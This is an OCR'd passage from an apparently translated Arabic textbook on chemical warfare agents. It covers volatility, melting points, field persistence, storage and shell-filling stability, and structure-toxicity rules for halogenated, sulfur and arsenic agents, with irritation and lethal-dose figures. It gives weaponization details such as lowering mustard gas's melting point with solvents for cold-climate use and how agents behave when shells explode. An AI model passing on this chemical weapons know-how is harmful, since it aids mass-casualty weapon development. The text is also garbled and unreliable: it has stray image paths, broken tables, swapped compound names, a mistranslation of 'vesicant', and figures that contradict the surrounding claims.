	6
	12
	25
	50
	100
	200
	380
	630
	1000
	190 1550

	180
	170
	160
	150
	140
	130
	120
	110
	2000 100
	4500
	9000
	14000
	21000
	31000
	46000
	68000
	100000
	155000

ومن هذه القيم استنتج هربست Herbest القاعدة التالية بخصوص العلاقة بين نقطة الغليان ودرجة التطاير في الدرجة 20 :

أ. من أجل المواد التي تغلي بين الدرجة 300 و230 مئوية فإن نقصاناً في نقطة الغليان قدره 10°مئوية يؤدي إلى مضاعفة درجة التطاير.

ب. ومن أجل المواد التي تغلي في درجة أقل من (230)° فإن نقصاناً في نقطة الغليان قدره 10°مئوية يؤدي إلى زيادة في درجة التطاير قدرها 1,5 إلى 1,6 مرة.

إن لنقطة الغليان دور هام في تقدير قيمة الغاز الحربي، فهي عدا عن ارتباطها بالتوتر البخاري للمادة وبالتالي بالفائدة التي يمكن الحصول عليها من استعمال الغاز في الحقل الحربي، ذات تأثير كبير على خزن المادة ونقلها من مكان لآخر.

وعلى هذا فإن الغاز الحربي الذي نقطة غليانه أقل من درجات الحرارة العادية، كما هو الحال في الفوسجين ، يكون من الصعب خزنه ونقله ومن الضروري استعمال جهاز مبرد أثناء نقله من شأنه أن يخفض من درجة الحرارة إلى درجة أقل من الدرجة التي يغلي فيها.

وإن تفضيل الألمان في الحرب العالمية الأولى لثلاثي كلورو ميتيل كلورو فورمات Tri chloro methyl chloro fomate على الفوسجين كان نتيجة للصعوبات التي يلاقونها من جراء انخفاض نقطة غليان الفوسجين.

4 - نقطة الانصهار: Melting point

إن نقطة الانصهار لمادة من المواد هي الدرجة التي يكون فيها المظهر الصلب للمادة والمظهر السائل لها في حالة توازن . وفي الجدول التالي نقاط الانصهار لبعض الغازات الحربية مقدرة بالدرجات المئوية :

اسم الغاز الحربي	نقطة الانصهار
Chlorine	102-
Chloropicrin	- 69
Trichloromethyl chloroformate	- 57
Hydrocyanic acid	- 15
Dichloroethyl sulphide	+ 14.4
Chloroacetophenone	+ 58

إن نقطة الانصهار عامل هام في استعمال الغاز في الحرب، لأن عليها يتوقف إمكانية استعماله عملياً ومن السهل أن نفهم بأن المواد التي هي صالحة للاستعمال تماماً عندما تكون حالتها البخارية وتؤدي إلى النتائج المرغوب فيها في الحرب، لا يمكن استخدامها بصورة فعالة في الأقاليم الباردة عندما يكون لها نقاط انصهار مرتفعة ونضطر في سبيل الحصول على الفائدة المرجوة اللجوء إلى طرق خاصة كأن نخلط المادة بمواد اخرى من شأنها أن تخفض نقطة الانصهار . وهكذا نرى أن ثنائي كلورو ايثيل كبريت Dichloroethyl sulphide المعروف باسم الصليب الأصفر ينصهر عندما يكون نقياً في الدرجة 14° مئوية

لذلك شاع استعمال محلوله في كلور البنزين خلال الحرب وذلك لانخفاض درجة انصهار المحلول . إن نقاط الانصهار لخلائط الدي كلوروايتيل سولفيد (والتي نقطة انصهارها 13,4 عندما تحوي 94 - 95 % من المركب الصافي) مع الكلورو بنزين ورابع كلور الكربون في النسب المئوية المختلفة معطية في الجدول التالي:

المحل %	كلوروبنزين	نقطة الانصهار	رابع كلور الكربون	نقطة الانصهار
0	13.4	8.4	6.4	- 1.0
10	13.4	9.8	6.6	3.1
20				
30				

ومن هذا الجدول يتبين لنا أن الكلورو بنزين الذي كان المحل الأكثر استعمالاً لأجل تخفيض نقطة الانصهار يشكل خلائط لها نقاط انصهار أقل من الخلائط المحتوية على نفس النسبة من رابع كلور الكربون .

5 - الثبات: Persistence

ونقصد بكلمة الثبات (أو المثابرة) الوقت الذي تستمر خلاله المادة في إظهار تأثيرها (مفعولها) في مكان مكشوف open space .

ومن بين العوامل العديدة التي تؤثر على ثبات الغاز نذكر سرعة تبخر المادة، درجة حرارة الهواء، والطبيعة الفيزيائية والكيميائية للأرض .

وقد اقترح أحد العلماء واسمه ليتنر Leitner الدستور التالي لتقدير ثبات الغازات الحربية وفي هذا الدستور :

S ترمز إلى ثبات المادة

C ترمز إلى سرعة تبخر المادة في درجة الحرارة المطلقة T

C_1 تمثل سرعة تبخر الماء في الدرجة 15 مئوية

P عبارة عن التوتر البخاري للمادة في الدرجة T

P_1 عبارة عن التوتر البخاري للماء في الدرجة 15 مئوية وهو يساوي 12,7 ملم زئبق

M تمثل الوزن الذري للمادة

M_1 عبارة عن الوزن الذري للماء ويساوي 18

T درجة الحرارة المطلقة للهواء

T_1 تمثل درجة الحرارة المطلقة التي توافق الدرجة 15 مئوية

وهذا الدستور يعطي قيماً دقيقة من أجل الوقت الذي يلزم لتبخر مادة من المواد بالنسبة إلى الوقت الذي يلزم لأجل نس الكمية من الماء في درجة 15 مئوية وفي نفس الشروط.

وفي الجدول التالي أعطينا قيماً تدل على مقار ثبات بعض الغازات الحربية في درجات الحرارة المختلفة . وقد توصل ليتنر إلى هذه النتائج بتطبيق دستوره الآنف الذكر على مختلف الغازات الحربية في درجات الحرارة المختلفة.:

* *درجة الحرارة مقدرة بالدرجات المئوية*

30+	25+	20+	15+	10+	5+	0	5 -	10 -	
-	-	-	-	-	0,008	0,01	0,012	5,014	Phosgene
0,14	0,18	0,23	0,3	0,4	0,54	0,72	0,98	1,36	Chloropicrin
0,2	0,3	0,4	0,5	0,7	1,0	1,4	1,9	2,7	Trichloromethyl clorformate
5	6,9	9,6	13,6	19,6	28,5	42,1	63,1	96	Lwistite
29	44	67	103	-	-	-	-	-	Dichloroethyl sulphide (liquide)
-	-	-	-	181	333	630	1210	2400	Dichloroethyl sulphide (solide)
173	260	395	610	960	1530	2490	4110	6930	Bromobenzyl cyanide

وقد أظهرت أعمال العالم نيلسن Nielson بأن هذه القيم التي تضمنها الجدول السابق هي تقريبية ومع ذلك فهي تفيد في إعطائنا فكرة عن مدى ثبات كل مادة في درجات الحرارة المختلفة. وقد بين العالم أيضاً بأن الدستور الذي وضعه ليتنر Leitner والذي يقدر بواسطته زمن التبخر لمادة من المواد بالنسبة إلى الماء في جو جاف Dry atmosphere، لا يدخل في حسابه رطوبة الجو، حيث أن الجو يحوي دائماً معينة من الماء من شأنها أن تخفض من سرعة تبخر المادة وبالتالي يكون دستور ليتنر مخالف للواقع فيما يقدمه من نتائج بشأن ثبات المواد الحربية. ومع كل ذلك فأن القيم التي نحصل عليها بتطبيق دستور ليتنر، مع كونها تقريبية لها قيمة عملية لأنها تسمح لنا بمقارنة ثبات مختلف الغازات بالنسبة لبعضها البعض. وهكذا فإننا نستطيع عند اطلاعنا على الجدول السابق أن نقوم بالمقارنة بين ثبات مختلف الغازات، ولنأخذ مثلاً على ذلك قيم الثبات لمادتي الدي كلورو ايتيل سولفيد ولويست Lewisite ويشير الجدول إلى أن القيمة التي للمركب الأول هي 44 بينما للمركب الثاني قيمة أخرى هي 6,9 ، وإذا أردنا أن نقارن بين هاتين القيمتين قلنا أن المادة الأولى أثبت من المادة الثانية بحوالي ست مرات. وعلينا أن نذكر أن هذه القيم التي تضمنها الجدول السابق تدل على ثبات الغازات فقط وبصورة مستقلة عن الشروط الجوية، وعن ثباتها تجاه الرطوبة، ولم يؤخذ بعين الاعتبار عند حساب هذه القيم الطبيعة الفيزيائية والكيميائية للأرض.

وفيما يتعلق بطبيعة الأرض وحالتها، فإن ليتنر Leitner قد بين بأن هذه القيم التي تدل على ثبات الغازات والتي تضمنها الجدول السابق تدل على مواد انتشرت فوق أرض مستوية وفي طقس جاف وأن هذه القيم ستتضاعف فيما إذا كانت الأرض غير مستوية Broken ground وستصبح هذه القيم ثلاث مرات إذا كانت الأرض خشبية.

2 - الخواص الكيميائية : Chemical properties

إن الخواص الكيميائية الأكثر أهمية فى تقدير صلاحية مادة من المواد للاستعمال الحربي هي التالية :

1- الثبات تجاه العوامل الجوية والكيميائية :

Stability to atmosphere and chemical agencies

على الغاز الحربي أن يتصف بجملة صفات كيميائية نذكر من بينها أن يكون الغاز مقاوماً بصورة حسنة إلى العوامل المختلفة التي يمكن أن تأتي في تماس الغاز عملياً والشيء الهام في هذا الموضوع أن يكون الغاز الحربي عديم التأثر بالعوامل الجوية . وعلينا أن نشير أنه على المواد الحربية أ، تكون عديمة التأثر بالأكسجين في الدرجة الأولى وعلى كل حال فإن عدداً كبيراً من المواد يتحلل بسرعة تختلف من مادة لأخرى بتأثير الرطوبة الجوية ، أما تأثير المطر على هذه المواد فينحصر في تفكيكها.

وقد أجرى أحد العلماء المدعو رونا Rona بعض التجارب على تفكك (تحلل) الغازات الحربية بالماء. وقد تبين له بصورة تجريبية بأن بعض المواد تتفكك decompose بسرعة تحت تأثير الماء (فوسجين، ثنائي كلورومیتیل ایتر، إلخ ...) والبعض الآخر يتفكك ببطء (ثاني كلورو ايتيل الكبريت، أو الصليب الأصفر).وبعضها يتفكك ببطء كبير تحت تأثير الماء نذكر منها (بروم البنزيل، يود البنزيل، بروم الزيليل Xylyl bromide) بينما لا تتأثر بعض الغازات بالماء بتاتاً ومن أهمها مايلي (Iodo acetone , chloroacetone, chloropicrin) .

وهناك غاز يعرف باسم Chlorovinyl dichloroarsine سريع التميه بالماء، ولذلك كان هذا الغاز مع كونه من الغازات السامة القوية، غير صالح للاستعمال الحربي بصورة نافعة بسبب سرعة تميهه التي ذكرناها.

وبصورة عامة فإن المركبات التي يدخل الأكسجين في تركيبها هي الأكثر ثباتاً من المركبات المماثلة والتي تحتوي على الكبريت بدلاً من الأكسجين، ويضيف العالم ماير Mever أن ثبات الغاز يزداد كلما ازداد طول سلسلة جواهر الكربون.

إن معرفة سلوك المواد الحربية تجاه الماء هو أمر عظيم الأهمية من وجهة استخدامها في الحرب وعلينا بصورة خاصة أن نحدد لكل مادة حربية الشروط الجوية، من حيث مقدار الرطوبة، التي فيها ينفع استخدام تلك المادة. هذا وإن حساسية الغازات الحربية تجاه الماء أو بكلمة أخرى تأثرها بالماء تعرقل أعمال حفظ الغازات في الأماكن المعدة لهذه الغاية، كما أنها تعرقل من عملية تعبئة القذائف بها. فالمواد الحربية التي تتحلل سريعاً بالماء تحتاج إلى استخدام احتياطات خاصة عندما يراد إطلاقها في الهواء الذي يحوي بصورة دائمة على بخار الماء، كما أنه ينبغي أخذ الاحتياطات عندما يراد حفظ الغازات في أوعية التخزين Storage containers أو تعبئة القذائف بها والتي من الضروري أن تكون جافة تماماً من الداخل.

وعلى الغازات الحربية أيضاً أن تكون عديمة التأثر بالعوامل الكيميائية المختلفة، كالقلويات، والحموض، والأكاسيد، إلخ...

2- الثبات عند التخزين: Stability on storage

وهناك آخر من الثبات يجب توفره عند الغاز الحربي هو أن يكون الغاز عديم التفكك والتضاعف عند التخزين أو الحفظ Storage.

وإن التفكك الذي يحصل عند بعض المواد كبروم الخلون Bromoacetone ، حمض سيان الماء Hydrocyanic acid ، إلخ ..تجعلها عديمة الفائدة بعد خزنها مدة من الزمن. والتضاعف Polymerisation يؤدي عادة إلى تكون مواد أقل سمية أو معدومة السمية، وما يحصل لركب الأكرولئين Acrolein من تضاعف يؤدي إلى مواد أقل سمية لهو دليل على ما ذكرنا من تأثير التضاعف، أما بالنسبة للبعض الآخر من الغازات فإن المسألة لاتزال قيد الدرس ويحاول العلماء أن يعثروا على مثبتات لها.

3- الثبات عند الانفجار : Stability to explosion

ومن الشروط التي يجب توفرها في المادة المراد استعمالها في القذائف أن تكون تلك المادة ثابتة تجاه الحرارة والضغط اللذان يتولدان عن انفجار الشحنة المتفجرة.

وبخصوص الثبات اللازم توفره في المادة –المراد استعمالها كغاز حربي – عندما ترتفع درجة الحرارة يشترط كما بينّا سابقاً أن تكون تلك المادة مقاومة لارتفاع درجة الحرارة الذي يتولد عن انفجار القذيفة. وشرط الثبات هذا ذا أهمية كبيرة في تقرير صلاحية الغاز للاستعمال الحربي قليلاً. ومن بين المواد التي ورد ذكرها حتى الآن فإن لسيانيد بروم البنزيل Bromobenzyl cyanide حساسية ضعيفة تجاه ارتفاع درجة الحرارة. وإن أكثر المواد الأخرى مثل دي فينيل كلور الزرنيخ Diphenyl chloroarsine، Chlorofoacetophenone، إلخ .. تقاوم حتى درجات الحرارة العالية بشكل جيد بينما

البعض الآخر كالكلوروبكرين Chloropicrin ، ثالث كلور ميتيل الكلوروفورمات Trichloromethyl chloroformate، إلخ ...مع أنها تتفكك بالحرارة إلا أنها تعطي بنتيجة هذا التفكك مركبات لها نفس القوة السمية.

وبخصوص المقاومة لضغط الانفجار فإن عدم حساسية الغازات الحربية للضغط المتولد عن انفجار القذيفة شرط أساسي لاستعمالها في القذائف.

4- أن لا يكون للمواد استعمالها كغازات حربية تأثير على المعادن:

إن لهذا الشرط المطلوب توفره في الغاز الحربي أهمية خاصة ، وهو أن لا يكون للغاز أي تأثير على المعدن الذي صنعت منه أوعية التخزين والحفظ والقذائف.

إن لبعض الغازات الحربية تأثيراً قوياً على الحديد الذي تصنع منه أغلب أوعية التخزين والقذائف ومن هذه الغازات التي لها مثل هذا التأثير نذكر: بروم الكسيليل Xylil bromide، الفورمات الغير كاملة الكلورة Incomletely chlorinated formates ،سيانيد بروم البنزيل Bromobenzyl cyanide، كما أن هناك بعض الغازات التي لها هذا التأثير ولكنها قليلة العدد.

وللحيلولة دون تأثير الغازات على المعادن يلجأ عادة إلى وسائل خاصة من شأنها أن تمنع من فعل الغاز التخريبي على المعادن ويمكننا تلخيص ذلك بمايلي :

أ - تطلى جوانب الوعاء المعد لحفظ الغاز الحرب بطبقة من مادة لا تأثير للغاز عليها كالك Shellac أو الميناء Enamel أو القصدير Tin إلخ ...

ب - يلجأ أيضاً لهذه الغاية إلى استخدام أوعية مساعدة (ثانوية) Supplementary containers والتي من شأنها أن تعزل الغاز عن جوانب الوعاء فيستعمل لذلك أوعية من الزجاج أو من الرصاص.

العلاقة بين التركيب الكيماوي للغازات وبين قدرتها على الفتك

Relation between chemical structure and aggressive action

إن استعمال المواد السامة كسلاح حربي قد أعطى أهمية خاصة إلى دراسة العلاقة بين الفعل الممرض للغازات Physiopathologial action وبين التركيب الكيماوي لها، وقد بدأت هذه الدراسة منذ عدة سنوات.

ولهذه الدراسة أهمية خاصة في حالة الغازات الحربية بين التركيب الكيماوي للغازات وبين نوع العمل الذي تقوم به كلا منها (من إسالة للدموع Lachromatory، غازات خانقة Asphyxiant غازات تسبب العطاس ، إلخ ..) وإن هذه المسألة (وهي العلاقة بين التركيب الكيماوي والفعل الممرض لها) أدت إلى دراسة تجريبية غايتها الوصول إلى حقائق تبين العلاقة بين التركيب الكيماوي للغاز والعمل الفاتك له، ولكن بسبب الوقت القصير الذي أنجزت خلاله هذه الدراسة وبسبب السرية التي أحاطت بالنتائج ليس إمكاننا أن نعطي القوانين العمة بشكل تام وأكيد. وعلى كل حال سيكون أمراً مهماً وذو فائدة إذا نحن أعطينا بياناً بالملاحظات والفرضيات المنشورة في التقارير التي تقدمها المخابر العلمية حول تأثير التركيب الكيماوي للغازات وبصورة خاصة تأثير إدخال بعض الجواهر والجذور على طبيعة العمل المقدم من المادة قبل عملية الإدخال هذه .

إن أغلب المواد المستعملة كغازات حربية أثناء الحرب العالمية الأولى كانت مواداً عضوية، ومن بين المركبات الغير عضوية المستعملة ي الخرب نذكر الكلور، البروم، ثالث كلور الزرنيخ، إلخ... وهذه المواد التي أتينا على ذكرها مع كونها تملك قدرة على الفتك ضعيفة وضئيلة نسبياً استعملت في بداية الحرب الغازية والسبب في استعمالها يعود على الأغلب إلى سهولة تحضيرها وبساطة استعمالها. ومن المواد الغير العضوية السامة التي لم تستعمل كغازات حربية بسبب خواصها الفيزيائية الغير مناسبة نذكر : الزرنيخ، الفرسفين، كبريت الأنتموان Stibine.

أما المركبات العضوية التي لها قدرة على الفتك Aggressive actionفإنها تحوي عادة على جواهر الهالوجين، الكبريت، الزرنيخ وجذور مثل NO^2-، CN- في ذراتها.

وإن الفعل الممرض الذي تظهره الغازات الحربية يعزى في وقتنا الحاضر إلى كل من هذه الجواهر أو الجذور وإلى التركيب الذري للمادة.

1 - **تأثير جواهر الهالوجينات**: Inrluence of halogenatoms

إن للهالوجينات نفسها تأثير مضر على جسم الكائن الحي وهذا التأثير يتضاءل في شدته عندما نمر من الفليور إلى اليود. وذلك لأن القدرة على الفتك تتناقص كلما ازداد الوزن الجوهري للهالوجين ، كما أن ميل أفراد هذه الطائفة للاتحاد مع الهدروجين يتبع نفس القاعدة أي أن الميل ينقص دائماً كلما ازداد الوزن الجوهري. وإذا أدخلنا هالوجينا في ذرة فإننا نمنحها صفات من شأنها أن تجعلها قادرة على الفتك وأن القدرة على الفتك تتعلق بنوع الهالوجين المدخل في الذرة وبعدد الجواهر المدخلة.

ولقد لوحظ بأن القدرة على إسالة الدموع التي تملكها المواد المهلجنة تزداد كلما ازداد الوزن الجوهري للهالوجين الداخل في تركيبها. وعلى هذا الأساس فإننا نجد خلو البروم Bromoacetone أكثر قدرة على إسالة الدموع من خلون الكلور Chloroacetone.

$Br- CH_2- CO- CH_3$ الحد الأدنى اللازم للتخرش 1 ملغم/م^3

$Cl- CH_2- CO- CH_3$ الحد الأدنى اللازم للتخرش 18 ملغم/م^3

كما أن ليود البنزيل Benzyl iodide قدرة على إسالة الدموع أكبر من قدرة بروم البنزيل .

$C_6H_5- CH_2- I$ الحد الأدنى اللازم للتخرش 2 ملغم/م^3

$C_6H_5- CH_2Br$ الحد الأدنى اللازم للتخرش 1 ملغم/م^3

أما القوة السمية للمواد المهلجنة فإنها تتناسب عكساً مع الوزن الجوهري للهالوجين. فهكذا نجد أن خلون البرون هو أقل سمية من خلون الكلور.

$Br- CH_2- CO – CH_3$ المقدار اللازم لإحداث الموت 4000

$Cl – CH_2 – CO – CH_3$ المقدار اللازم لإحداث الموت 3000

ولنفس السبب نجد أن ثاني بروم ايتيل الكبريت Dibromoethyl sulphide أقل سمية من مركب ثاني كلور ايتيل الكبريت Dibromoethyl sulphide :

$CH_2 – CH_2Cl$ $CH_2 – CH_2Br$

S S

$CH_2 – CH_2Cl$ $CH_2 - CH_2Br$

المقدار اللازم لإحداث الموت 1500 المقدار اللازم لإحداث الموت 10,000

وبخصوص تأثير عدد جواهر الهالوجين الموجودة في مركب ما فقد وجد بأنه بينما يمنح جوهر هالوجين واحد للمادة التي يدخل في تركيبها قدرة على إسالة الدموع في أغلب الأحوال فإن ازدياد عدد جواهر الهالوجين الموجودة في نفس المادة يقلل من قدرة تلك المادة على غسالة الدموع ولكنه يزيد من تأثيرها الخانق.

ولدينا مثال نموذجي Typical بخصوص هذه الملاحظة التي أوردناها وهو ما يلاحظ في سلسل استرات حمض النمل المهلجنة. في هذه الطائفة نلاحظ لأن لأول أفرادها وهو استر كلور ميتيل حمض النمل المكلور Monochloromethyl chloroformat ، قدرة على إسالة الدموع في الأغلب في حين إستر ثالث كلور متيل حمض النمل المكلور له وظيفة رئيسية وهي القدرة على إحداث الاختناق وليس له أية قدرة على إسالة الدموع عملياً.

$Cl\text{-}CO\ O\ CH_2Cl$ الحد الأدنى اللازم للتخرش 2ملغم/م^3

حد عدم الاحتمال 50 ملغم/م^3

$Cl\text{-}\ CO\ \ OC\ Cl_3$ الحد الأدنى اللازم للتخرش 5 ملغم/م^3

حد عدم الاحتمال 40 ملغم/م^3

وهناك أمثلة أخرى تؤكد ما ذكر نذكر منها سلاسل النترميتان المكلورة الذي وجد بأن المشتقات الثنائية الكلور هي أقل سمية من المركبات الثلاثية الكلور .

ولكن هذا القانون لا يتحقق دائماً ، فقد وجد في بعض المواد مثل ثاني كلورايتيل الكبريت Dibromoethyl sulphide ، دي فينيل كلور الزرنيخ Diphenyl

chlorarsine، الخ... بأن إدخال جواهر أخرى من الهالوجين في هذه المركبات فإنها تفقد سميتها.

وللموضع الذي يشغله جوهر الهالوجين في ذرة الغاز تأثير ملحوظ على الخاص الفاتكة Aggressive properties. فلقد وجد في السلاسل المفتوحة بأن المركبات التي يكون فيها جوهر الهالوجين في المقام بيتا -β مثل المركبين التاليين:

$CH_3 - CH\ Cl - CO - OC_2H_5$ Ethyl α chloropropionate

$CH_3 - CO - CH\ Cl - CH_3$ α chloroethyl methyl ketone

ويلاحظ في السلاسل العطرية Aromatic seriesبأن إدخال جوهر هالوجين في السلسلة الجانبية لمادة من المواد يمنحها قدرة على إسالة الدموع،بينما لا تكون للمادة العطرية صفات ممرضة عندما يحل جوهر الهالوجين محل جوهر هيدروجين في النواة البنزينية.

وهكذا فإننا نجد أنه بينما ينتج من التولوين مركباً فعالاً قادراً على إسالة الدموع عند إدخال جوهر الهدروجين في السلسلة الجانبية لمركب التولوين في حين يحل جوهر الهالوجين محل جوهر من الهدروجين في النواة البنزينية من هذا المركب لا يكون للمركب الناتج أية قدرة على إسالة الدموع.

والمثل الذي نورده تأكيداً لهذه الملاحظة هو بروم البنزيل $C_6H_5 - CH_2Br$ الذي له قدرة على إسالة الدموع ويستعمل كغاز مسيل للدموع على نطاق واسع. أما بروم التولوين Bromotoluene $C_6H_4Br - CH_3$ فليس له مثل هذه القدرة.

وإن هذا الاختلاف في الخواص الممرضة physiopathlogical properties يتعلق على الأغلب باختلاف حركية (القدرة على الحركة) جوهر الهالوجين. ومما هو جدير بالذكر بأن جوهر الهالوجين الموجود في النواة البنزينية هو أقل قدرة على الحركة منه عندما يكون موجوداً في السلسلة الجانبية لنفس المركب.


وإن درجة الحركية لجوهر الهالوجين لها تأثير كبير على قدرة المادة على الفتك بالكائن الحي.

وعلى جوهر الهالوجين أن لا يكون ضعيف الارتباط بذرة الجسم وإلا فإنه سيكون عرضة للعوامل الجوية التي يمكنها أن تحرره من داخل الغاز قبل أن تتمكن تلك الذرة من اختراق خلايا الجسم بشكلها الكامل. كما أنه من الواجب على جوهر الهالوجين أن لا يكون متين الارتباط بذرة الغاز وغال كانت المادة الناتجة قليلة النشاط (خاملة) inert عملياً ويتعذر عندئذ على جوهر الهالوجين الانفصال عن ذرة المركب في داخل البدن.

2 - **تأثير جوهر الكبريت** : Influence of the sulphur atom


إن جوهر الكبريت لا يعتبر عنصراً ساماً كما هو الأمر في الهالوجينات ومع ذلك فغن وجوده في مادة ما يبدو أنه يمنحها القدرة على اختراق البشرة epidermis وهذه الخاصة تفسر لنا الصفات الفاتكة Aggressive properties لمثل هذه المركبات .

والمثال الذي تنطبق عله هذه الملاحظة نجده عند مقارنة المواد المحتوية على جوهر كبريت مع أقرانها Analoguesالمشتملة عل جوهر أوكسجين بدلاً من جوهر الكبريت. والمثل الذي نورده هنا هو ثاني كلور ايتيل الكبريت



Dichlorethyl sulphide

شديد التأثير على المثانة البولية Powerful vesicnt بينما الأكسيد المقابل أي أكسيد نفس المادة الذي له الصيغة التالية



ليس له مثل هذا التأثير

إن الغازات الحربية التي هي من الشكل R_2S (حيث يكون فيها الكبريت ثنائي القيمة الاتحادية divalent sulphur) هي أكثر سمية من المركبات التي هي من الشكل R_2SO (حيث الكبريت رباعي القيمة الاتحادية Tetravalent) وأكثر سمية بكثير من المركبات الكبريتية التي هي من الشكل R_2SO_2 (حيث فيها الكبريت سداسي القيمة الاتحادية Hexavalent) أي أنه كلما ارتفعت القيمة الاتحادية لجوهر الكبريت كلما انخفضت سمية المادة. وقد أجريت بعض الأبحاث لإظهار العلاقة بين التناقض الملاحظ في السمية عندما تمر القيمة الاتحادية لجوهر الكبريت من الثنائية إلى السداسية، وقد لوحظ أيضاً أن الخواص الفيزيائية للمركبات الكبريتية تتغير عندما تتغير القيمة الاتحادية لجوهر الكبريت فقد وجد أن انحلال المركبات الكبريتية في الشحوم Lipoids يتضاءل كلما ازدادت القيمة الاتحادية للكبريت . والمركبات الكبريتية التي يملك الكبريت فيها وظيفة نوعية Specific function

للكبريت . والمركبات الكبريتية التي يملك الكبريت فيها وظيفة نوعية Specific function تحتوي أيضاً على جواهر هالوجينية ، وهذا ما نراه فيمايلي من المركبات :ثاني كلورايتيل الكبريت Dibromoethyl sulphide ، ثاني بروم ايتيل الكبريت Dibromo ethyl slphide ، إلخ ...

ولا يعرف إلا القليل عن مدى تأثير إدخال جوهر الكبريت على الخواص الفاتكة لمادة من المواد. ولقد لوحظ أنه في حالة مشتقات ثاني كلور ايتيل الكبريت Dichloroethyl sulphide ، بصورة خاصة أن ازدياد عدد جواهر الكبريت في ذرتها لا يخفض بصورة ملحوظة من تأثيرها على الجهاز البولي Vesicatory properties . ولنأخذ مثالاً على ذلك المركب التالي

$$\begin{array}{l} S-CH_2-CH_2Cl \\ S-CH_2-CH_2Cl \end{array}$$

الذي تأثيره على الجهاز البولي أقل بقليل من تأثير المركب

$$S\begin{array}{l} \diagup\ CH_2-CH_2Cl \\ \diagdown\ CH_2-CH_2Cl \end{array}$$

3 - **تأثير جوهر الزرنيخ** : Influence of the arsenicatom

إن جوهر الزرنيخ يكسب المواد التي يدخل في تركيبها خواصاً سامة ودرجة سمية هذه المواد أعلى من سميتها عندما يدخل الكبريت في تركيبها بدلاً من الزرنيخ.

وهناك قاعدة عامة تسرى على المركبات الزرنيخية وتنص هذه القاعدة على أن المواد التي يكون فيها الزرنيخ ثلاثي القيمة الاتحادية هي أشد فتكاً من المواد التي يكون فيها الزرنيخ خماسي القيمة الاتحادية.


إن الغازات الحربية الزرنيخية تحتوي على جواهر هالوجينية ، أو جذور عضوية مثل $CN-$ ، $S\,CN-$ ، إلخ ... بالإضافة إلى الجوهر الزرنيخي.

وإن نوع العمل الذي يقوم به الغاز الحربي يتوقف على عدد الجذور العضوية التي يرتبط بها جوهر الزرنيخ كما أن هذا العمل أيضاً يتوقف على طبيعتها (طبيعة الجذور).

